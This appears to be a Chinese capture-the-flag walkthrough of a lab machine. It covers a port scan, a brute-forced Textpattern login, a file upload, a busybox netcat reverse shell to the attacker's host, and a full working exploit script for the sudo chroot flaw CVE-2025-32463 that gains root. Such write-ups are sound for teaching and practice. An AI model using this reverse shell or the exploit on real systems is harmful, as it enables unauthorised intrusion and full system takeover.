

群友靶机-low-5ud0-p3ngtop

信息收集

```
(root@kali)~# nmap 10.22.23.142 -p- -sV
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-15 04:44 EDT
Stats: 0:00:01 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 0.97% done
Stats: 0:00:01 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 1.69% done; ETC: 04:45 (0:00:58 remaining)
Nmap scan report for 10.22.23.142
Host is up (0.0063s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 10.0p2 Debian 5 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.62 ((Debian))
MAC Address: D0:57:7E:E1:81:24 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.79 seconds
```

```
[16:52:55] Scanning: textpattern/
[16:53:01] 200 - 0B - /textpattern/config.php
[16:53:02] 301 - 326B - /textpattern/include -> http://10.22.23.142/textpattern/include/
[16:53:02] 200 - 5KB - /textpattern/include/
Added to the queue: textpattern/include/
[16:53:03] 200 - 4KB - /textpattern/index.php
[16:53:03] 200 - 4KB - /textpattern/index.php/login/
Added to the queue: textpattern/index.php/login/
[16:53:03] 301 - 323B - /textpattern/lang -> http://10.22.23.142/textpattern/lang/
Added to the queue: textpattern/lang/
[16:53:03] 200 - 6KB - /textpattern/lib/
[16:53:03] 301 - 322B - /textpattern/lib -> http://10.22.23.142/textpattern/lib/
Added to the queue: textpattern/lib/
[16:53:05] 301 - 326B - /textpattern/plugins -> http://10.22.23.142/textpattern/plugins/
```

User

<http://192.168.198.190/textpattern/index.php>

用dirsearch能扫到后台地址

访问后是个登录窗口



Textpattern

Name

Required

Password

Required

☐ Remain logged in with this browser [?](#)

Log in


[Forgot password?](#)

[My site](#)

直接开爆

请求	payload	状态码	接收到响应	错误	超时	长度 ∨	注释
191	superman	200	5280			24684	
0		401	10064			5053	
1	Zx123456	401	10345			5053	

之后就能够在这个接口上找到非常朴实无华的文件上传



路径的话当时扫目录的时候扫到了一个 /files，拼接一下也好猜

或者直接去搜nday也行

```
user.txt
(www-data:/home/todd) $ cat user.txt
flag{user-80e68759-1ca0-45eb-82a7-601b1f78dfe5}
```

Root

然后 kali 开 nc 监听下

```
nc -lvp 1234
```

```
busybox nc 192.168.198.191 1234 -e /bin/bash
```

拿下www后，因为这里能直接看user的flag，感觉关键点应该不再另外一个用户上

同时结合题目 5ud0 也不难猜出关键点是 sudo

find看下有啥可用的

```
find / -user root -perm -4000 -print 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
find / -user root -perm -4000 -exec ls -ldb {} \;
```

```
www-data@5ud0:/home/todd$ find / -user root -perm -4000 -print 2>/dev/null
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/su
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/passwd
/usr/local/bin/sudo
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
```

因为题目是Sudo，所以我们重点看Sudo

发现有两个Sudo，那问题肯定在两个Sudo上了

两个大概率有一个是有问题的

```

www-data@5ud0:/home/todd$ /usr/local/bin/sudo -V
Sudo version 1.9.6
Sudoers policy plugin version 1.9.6
Sudoers file grammar version 48
Sudoers I/O plugin version 1.9.6
Sudoers audit plugin version 1.9.6
www-data@5ud0:/home/todd$ /usr/bin/sudo -V
Sudo version 1.9.16p2
Sudoers policy plugin version 1.9.16p2
Sudoers file grammar version 50
Sudoers I/O plugin version 1.9.16p2
Sudoers audit plugin version 1.9.16p2

```

然后就去网上分别搜搜两个版本的漏洞，也是发现了前段时间的洞 sudo chwoot

[Linux提权-利用sudo提权超级无敌大汇总 - Jimi's blog](#) (附上大佬的链接)

然后这里因为有漏洞的版本是 `/usr/bin/sudo`，不是自带的 `sudo`：`/usr/local/bin/sudo`

所以要对脚本进行一点修改

```

15     chdir("/");                                     #改变当前工作目录为根目录
16     execl("/bin/bash", "/bin/bash", NULL);         #启动一个新的bash，程序将成为root
17 }
18 EOF
19
20 mkdir -p woot/etc libnss_
21 echo "passwd: /woot1337" > woot/etc/nsswitch.conf
22 cp /etc/group woot/etc
23 #编译恶意共享库
24 gcc -shared -fPIC -Wl,-init,woot -o libnss_/woot1337.so.2 woot1337.c
25
26 echo "woot!"
27 sudo -R woot woot
28 rm -rf ${STAGE?}
29

```

/usr/bin/sudo



```

#!/bin/bash
# sudo-chwoot.sh
# CVE-2025-32463 - Sudo EoP Exploit PoC by Rich Mirch
# @ Stratascale Cyber Research Unit (CRU)
STAGE=$(mktemp -d /tmp/sudowoot.stage.XXXXXX)
cd ${STAGE?} || exit 1
cat > woot1337.c<<EOF
#include <stdlib.h>
#include <unistd.h>

__attribute__((constructor)) void woot(void) {
    setreuid(0,0);
    setregid(0,0);
    chdir("/");
    execl("/bin/bash", "/bin/bash", NULL);
}
EOF

```

```
mkdir -p woot/etc libnss_  
echo "passwd: /woot1337" > woot/etc/nsswitch.conf  
cp /etc/group woot/etc  
gcc -shared -fPIC -Wl,-init,woot -o libnss_/woot1337.so.2 woot1337.c  
  
echo "woot!"  
/usr/bin/sudo -R woot woot  
rm -rf ${STAGE?}
```

然后放到服务器运行即可

```
root@5ud0:/root# cat root.txt  
flag{root-257f425d-1ea4-4b8e-8dd8-69523f25d249}
```